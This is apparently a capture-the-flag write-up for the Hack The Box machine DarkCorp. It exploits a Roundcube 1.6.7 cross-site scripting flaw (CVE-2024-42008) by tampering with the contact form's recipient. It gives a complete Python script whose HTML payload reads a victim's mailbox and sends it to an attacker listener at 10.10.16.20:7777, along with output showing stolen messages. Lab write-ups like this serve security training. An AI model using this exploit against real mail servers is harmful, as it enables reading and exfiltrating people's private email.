


- When we click on the `Help button`, we see that `Roundcube Webmail 1.6.7` is running.






- Now we go to http://drip.htb/index#contact and fill out the `Contact Us` form with the details of our `created` user `test` email=test@drip.htb.
- We intercept the request with `Burp Suite`.



- We now change the `mail recipient` to our own `email`.

```
name=test&email=test%40drip.htb&message=test&content=text&recipient=test%40drip.htb
```



Intercept | HTTP history | WebSockets history | Proxy settings

Request to http://drip.htb:80 [10.10.11.54]

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1  POST /contact HTTP/1.1
2  Host: drip.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 86
9  Origin: http://drip.htb
10 Connection: keep-alive
11 Referer: http://drip.htb/index
12 Upgrade-Insecure-Requests: 1
13
14 name=test&email=test%40drip.htb&message=test&content=text&recipient=test%40drip.htb
```

- Now we go to our `mail inbox` at http://mail.drip.htb/?_task=mail&_mbox=INBOX.
- We have received the `email` that was originally intended for support@drip.htb.
- At the end of the `email`, we find another `email` from bcase@drip.htb

Customer Information Request

From test
To test@drip.htb
Reply-To test@drip.htb
Date Today 19:25

Summary | Headers

test

Confidentiality Notice: This electronic communication may contain confidential or privileged information. Any unauthorized review, use, disclosure, copying, distribution, or taking of any part of this email is strictly prohibited.
If you suspect that you've received a "phishing" e-mail, please forward the entire email to our security engineer at bcase@drip.htb

CVE-2024-42008 💀

Note

https://www.cve.org/CVERecord?id=CVE-2024-42008

- Our `Roundcube Webmail 1.6.7` is vulnerable to CVE-2024-42008.
- We are using a `Python script` that allows us to `read` the email from bcase@drip.htb or `forward` it to us.

Important

"Before we run the script, we need to obtain fresh `Cookies` from http://drip.htb (F12 devtools) and insert them under `Cookie session`.

And under `message = 3`, we can enter the `message number` we want to read (we'll use `1-3, possibly 4`).

- Also, make sure to enter our IP in this line (so we can receive the messages)."

```
end_mesg = '&_mbox=INBOX&_extwin=1\').then(r=>r.text()).then(t=>fetch(http://10.10.16.20:7777/c=${btoa(t)}))
foo=bar">Foo</body>'
```

```
# Headers for the POST request
headers = {
    'Host': 'drip.htb',
    'Cache-Control': 'max-age=0',
    'Upgrade-Insecure-Requests': '1',
    'Origin': 'http://drip.htb',
    'Content-Type': 'application/x-www-form-urlencoded',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
    'Referer': 'http://drip.htb/index',
    'Accept-Encoding': 'gzip, deflate, br',
    'Accept-Language': 'en-US,en;q=0.9',
    'Cookie': 'session=eyJfZnJlc2giOmZhbHNlLCJjc3JmX3Rva2VuIjoiMzZkYzJlNGIxNjVlNWU1MTgyZDg1NGFiOGVlN2JiZGI0YzY5MzYwNCJ9.Z-wGog.MopZFAJZW0kjsxchfP5-gNH9W_c',
    'Connection': 'close'
}

# Function to send the POST request
```

Python Skript xss-py ✍️

```
import requests
from http.server import BaseHTTPRequestHandler, HTTPServer
import base64
import threading
from lxml import html



# Configuration
TARGET_URL = 'http://drip.htb/contact'
LISTEN_PORT = 7777
LISTEN_IP = '0.0.0.0'

# Payload for the POST request
start_mesg = '<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes
onanimationstart=fetch(\'/?_task=mail&_action=show&_uid='
message = 1
end_mesg = '&_mbox=INBOX&_extwin=1\').then(r=>r.text()).then(t=>fetch(`http://10.10.16.20:7777/c=${btoa(t)}`))
foo=bar">Foo</body>'

post_data = {
    'name': 'miao',
    'email': 'miao',
    'message': f"{start_mesg}{message}{end_mesg}",
    'content': 'html',
    'recipient': 'bcase@drip.htb'
}
print(f"{start_mesg}{message}{end_mesg}")

# Headers for the POST request
headers = {
    'Host': 'drip.htb',
    'Cache-Control': 'max-age=0',
    'Upgrade-Insecure-Requests': '1',
    'Origin': 'http://drip.htb',
    'Content-Type': 'application/x-www-form-urlencoded',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36',
    'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7',
    'Referer': 'http://drip.htb/index',
    'Accept-Encoding': 'gzip, deflate, br',
    'Accept-Language': 'en-US,en;q=0.9',
    'Cookie':
'session=eyJfZnJlc2giOmZhbHNlLCJjc3JmX3Rva2VuIjoiMzZkYzJlNGIxNjVlNWU1MTgyZDg1NGFiOGVlN2JiZGI0YzY5MzYwNCJ9.Z-
wGog.MopZFAJZW0kjsxchfP5-gNH9W_c',
    'Connection': 'close'
}

# Function to send the POST request
def send_post():
    response = requests.post(TARGET_URL, data=post_data, headers=headers)
    print(f"[+] POST Request Sent! Status Code: {response.status_code}")
```

```
# Custom HTTP request handler to capture and decode the incoming data
class RequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if '/c=' in self.path:
            encoded_data = self.path.split('/c=')[1]
            decoded_data = base64.b64decode(encoded_data).decode('latin-1')
            # print(f"[+] Received data {decoded_data}")
            tree = html.fromstring(decoded_data)

            # XPath query to find the div with id 'messagebody'
            message_body = tree.xpath('//div[@id="messagebody"]')

            # Check if the div exists and extract the content
            if message_body:
                # Extract inner text, preserving line breaks
                message_text = message_body[0].text_content().strip()
                print("[+] Extracted Message Body Content:\n")
                print(message_text)
            else:
                print("[!] No div with id 'messagebody' found.")

        else:
            print("[!] Received request but no data found.")

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'OK')

    def log_message(self, format, *args):
        return  # Suppress default logging

# Function to start the HTTP server
def start_server():
    server_address = (LISTEN_IP, LISTEN_PORT)
    httpd = HTTPServer(server_address, RequestHandler)
    print(f"[+] Listening on port {LISTEN_PORT} for exfiltrated data...")
    httpd.serve_forever()

# Run the HTTP server in a separate thread
server_thread = threading.Thread(target=start_server)
server_thread.daemon = True
server_thread.start()

# Send the POST request
send_post()

# Keep the main thread alive to continue listening
try:
    while True:
        pass
except KeyboardInterrupt:
    print("\n[+] Stopping server.")
```

Note

- We start with the `message` `#1`

```
┌──(root㉿kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
└─# python3 xss.py
<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=fetch('/?_task=mail&_action=show&_uid=1&_mbox=INBOX&_ex
[+] Listening on port 7777 for exfiltrated data ...
[+] POST Request Sent! Status Code: 200
[+] Extracted Message Body Content:

Hi bcase,

Welcome to DripMail! We're excited to provide you with convenient email solutions! If you need help, please reach out to us at support@drip.htb.
```

- Continue with `Message` `#2`


- Here we learn that we (`bcase@drip.htb`) must `reset` our password to http://dev-a3f1-01.drip.htb before logging in

```
┌──(root㉿kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
└─# python3 xss.py
<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=fetch('/?_task=mail&_action=show&_uid=2&_mbox=INBOX&
[+] Listening on port 7777 for exfiltrated data ...
[+] POST Request Sent! Status Code: 200
[+] Extracted Message Body Content:

Hey Bryce,

The Analytics dashboard is now live. While it's still in development and limited in functionality, it should provide a good starting point for gath

You can access the dashboard at dev-a3f1-01.drip.htb. Please note that you'll need to reset your password before logging in.

If you encounter any issues or have feedback, let me know so I can address them promptly.

Thanks
```

